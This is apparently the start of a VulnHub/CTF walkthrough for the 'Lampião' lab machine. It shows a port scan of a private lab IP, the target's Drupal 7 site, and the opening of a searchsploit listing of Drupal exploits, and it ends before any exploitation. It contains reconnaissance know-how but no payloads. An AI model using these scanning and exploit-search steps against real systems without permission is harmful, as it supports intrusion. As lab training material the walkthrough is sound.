
OS :<br>
IP : 192.168.215.48<br>
Web Server : drupal 7<br>
Programming : PHP

Rustscan :


```
┌──(root㉿kali)-[~/vulnhub/lampiao]
└─# rustscan -a 192.168.215.48 -r 0-65535 -- -A -sC -sV -vvv

PORT      STATE  SERVICE  REASON   VERSION
22/tcp    open   ssh      syn-ack OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 46:b1:99:60:7d:81:69:3c:ae:1f:c7:ff:c3:66:e3:10 (DSA)
| ssh-dss
AAAAB3NzaC1kc3MAAACBAKeg3YDejlMII2nywaeS2HFxd09ak99X7NdFEfHDe/Fng3Uw
A+gQjhQZ03h09BWb45SfR2EIHLWQ4cN8NN+8bajVwsLwItjKNis+mVMI4Jd8HFMV064c
uzcB+xbikI8jzV1GIN4Gclifo+luxym7exJvHgKcLpL1rNVZjzYxPhofAAAAFQCKP3vJ
9wD7JSGsDao7IA97RPWROwAAAIAOFHw5FJFFG3bpKsmzhluq0dj1VdltQ51Wd3lqWFto
Sncq14ZWMunQhHkKt+KLuPIccv1XmqJrbP9HEWe2E8hl4oT3R7vzbEB/nvVILX3y68TR
2/o0Iu5JMgy4uyXMVFFbdpZ3cOv4+fDbn7Yy9shhE+T144Utr0WvHHGvcged4QAAAIEA
mqW1JA1Dj7CjHW64mRG+7uDNvb8InZplGWMVd0JINWgr1is4gRDnwldXukIDSA71cTkS
3Al6mMCu0nftLqxZKodcIeuGuKBWIHSTKN3/pzVrFjOiOfUQK7lH3pHzR6DxpOLOVLMs
P4qOGa6CBG9R4UREUSFZ+j6mVSPgo+tU9do=
|   2048 f3:e8:88:f2:2d:d0:b2:54:0b:9c:ad:61:33:59:55:93 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCohkf0Lql5Q9/2RQx+I7+nJJ9hZfi+p0nYiwki
a9NTSQlbQZ09JUGvfxRE3pYke/zu9TNCIcKCSdVuIg7VCIjvyyXlxIfhGm1KDIxa4yVS
YY6nlp0PlNe/eMJu0eHmCul/RZR+QMml4Ov/DD7tBNARreXZtxgGG1cUp/51ad31VxOW
0xZ8mteMAqyBYRmGPcE5EMFhB7iis8TGr5ZNvEq246RRG9yzDECYdOcGu0CaWdBn1CO9
VKsr393RSEAY7dYDqDXssvA9Dw81Oqkek59OmLXBS0WFgnjxpfbmdfvbDsm9WQ2jTMgq
6NTp6yYYlYoxxc4kkwJDgO0lD75gN6+Z
|   256 ce:63:2a:f7:53:6e:46:e2:ae:81:e3:ff:b7:16:f4:52 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJgCFIaCKti2RYMo
5AGFAE91s78Z0eBZp4I+MlPV2Sw9oTZaTTbGBeLLKpsHHAs0mw1rUm36GxzU4F1oU57n
BcE=
|   256 c6:55:ca:07:37:65:e3:06:c1:d6:5b:77:dc:23:df:cc (ED25519)
```

```
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIAq63V1lqtuey7Q5i7rr9auAAqKBs27r5xq5k27l3XSb
80/tcp   open  http?   syn-ack
| fingerprint-strings:
|   NULL:
|     _____ _ _
|     |_|/ ___ ___ __ _ ___ _ _
|     \x20| __/ (_| __ \x20|_| |_
|     ___/ __| |___/ ___|__,_|___/__, ( )
|     |___/
|     ______ _ _ _
|     ___(_) | | | |
|     \x20/ _` | / _ / _` | | | |/ _` | |
|_    __,_|__,_|_| |_|
1898/tcp open  http    syn-ack Apache httpd 2.4.7 ((Ubuntu))
|_http-favicon: Unknown favicon MD5:
CF2445DCB53A031C02F9B57E2199BC03
|_http-generator: Drupal 7 (http://drupal.org)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 36 disallowed entries
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
| /LICENSE.txt /MAINTAINERS.txt /update.php /UPGRADE.txt /xmlrpc.php
| /admin/ /comment/reply/ /filter/tips/ /node/add/ /search/
| /user/register/ /user/password/ /user/login/ /user/logout/ /?
q=admin/
| /?q=comment/reply/ /?q=filter/tips/ /?q=node/add/ /?q=search/
|_/?q=user/password/ /?q=user/register/ /?q=user/login/ /?
q=user/logout/
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Lampi\xC3\xA3o
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.80%I=7%D=10/3%Time=633AC8D2%P=x86_64-alpine-linux-
musl%r
SF:
(NULL,1179,"\x20_____\x20_\x20\x20\x20_\x20\x20\x20\x20\x20\x20\x20\
x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\|_\x20\x20\x20_\|\x2
0\|\x2
SF:0\
(\x20\)\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
0\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
20\x20
SF:\x20\x20\n\x20\x20\|\x20\|\x20\|\x20\|_\|/\x20___\x20\x20\x20\x20
___\x2
SF:0\x20__\x20_\x20___\x20_\x20\x20\x20_\x20\x20\x20\x20\x20\x20\x20
\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
0\x20\
SF:x20\n\x20\x20\|\x20\|\x20\|\x20__\|\x20/\x20__\|\x20\x20/\x20_\x2
0\\/\x
SF:20_`\x20/\x20__\|\x20\|\x20\|\x20\|\x20\x20\x20\x20\x20\x20\x20\x
20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
x20\n\
SF:x20_\|\x20\|_\|\x20\|_\x20\x20\\__\x20\\\x20\|\x20\x20__/\x20\
(_\|\x20\
SF:\__\x20\\\x20\|_\|\x20\|_\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\x20\\___
/\x20\
SF:\__\|\x20\|___/\x20\x20\\___\|\\__,_\|___/\\__,\x20\
(\x20\)\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
x20\x2
SF:0\x20\x20\x20\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
x20\x2
SF:0\x20\x20\x20__/\x20\|/\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\x20\x20\x2
0\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\|___/\x20\x20\x2
0\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
20\x20
SF:\x20\x20\x20\x20\x20\n______\x20_\x20\x20\x20\x20\x20\x20\x20_\x2
0\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20_\x20\n\|\x20\x20___\
(_\)\x20\
SF:x20\x20\x20\x20\|\x20\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
\|\x20
SF:\|\n\|\x20\|_\x20\x20\x20_\x20\x20\x20\x20__\|\x20\|_\x20\x20\x20
_\x20_
SF:\x20__\x20___\x20\x20\x20__\x20_\x20\x20\x20\x20___\x20\x20__\x20
_\x20_
SF:\x20\x20\x20_\x20\x20__\x20_\|\x20\|\n\|\x20\x20_\|\x20\|\x20\|\x
20\x20
SF:/\x20_`\x20\|\x20\|\x20\|\x20\|\x20'_\x20`\x20_\x20\\\x20/\x20_`\
x20\|\
SF:x20\x20/\x20_\x20\\/\x20_`\x20\|\x20\|\x20\|\x20\|/\x20_`\x20\|\x
20\|\n
SF:\|\x20\|\x20\x20\x20\|\x20\|\x20\|\x20\
(_\|\x20\|\x20\|_\|\x20\|\x20\|\
SF:x20\|\x20\|\x20\|\x20\|\x20\(_\|\x20\|\x20\|\x20\x20__/\x20\
(_\|\x20\|\
SF:x20\|_\|\x20\|\x20\
(_\|\x20\|_\|\n\\_\|\x20\x20\x20\|_\|\x20\x20\\__,_\
SF:|\\__,_\|_\|\x20\|_\|");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Port 80 --> HTTP



Port 1898 --> HTTP



Lampião

Home

User login

Username *

Password *

- Create new account
- Request new password

Log in

Lampião, herói ou vilão do Sertão?

Submitted by tiago on Thu, 04/19/2018 - 18:25

Para uns, um ídolo. Para outros, assassino. Lampião, uma das figuras mais misteriosas da história do Brasil, passou a vida sendo temido e idolatrado pelas pessoas que aterrorizava e amparava. Conheça aqui sua trajetória.

Read more Log in or register to post comments

First article...


Submitted by Eder on Fri, 04/20/2018 - 13:55

Just testing..
LuizGonzaga-LampiaoFalou.mp3

Node 2 is not working :(

Read more Log in or register to post comments

We can see there is drupal 7 are present



Lampião

Home

User login

Username *

Password *

- Create new account
- Request new password

Log in

Lampião, herói ou vilão do Sertão?

Submitted by tiago on Thu, 04/19/2018 - 18:25

Para uns, um ídolo. Para outros, assassino. Lampião, uma das figuras mais misteriosas da história do Brasil, pa
vida sendo temido e idolatrado pelas pessoas que aterrorizava e amparava. Conheça aqui sua trajetória.

Read more Log in or register to post com

First article...

Submitted by Eder on Fri, 04/20/2018 - 13:55

Just testing..
LuizGonzaga-LampiaoFalou.mp3

Node 2 is not working :(

Read more Log in or register to post comments

CMS

Drupal 7

JavaScript libraries

jQuery 1.4.4

Programming languages

PHP


Something wrong or missing?

Enrich your data with tech stacks

Upload a list of websites to get a report of the technologies in use, such as CMS or ecommerce platforms.


Upload a list →

we search for drupal 7 exploit




```
┌──(root㉿kali)-[~]
└─# searchsploit drupal 7
--------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                           |  Path
--------------------------------------------------------------------------------------------------------- ---------------------------------
Drupal 4.0 - News Message HTML Injection                                                                 | php/webapps/21863.txt
Drupal 4.1/4.2 - Cross-Site Scripting                                                                    | php/webapps/22940.txt
Drupal 4.5.3 < 4.6.1 - Comments PHP Injection                                                            | php/webapps/1088.pl
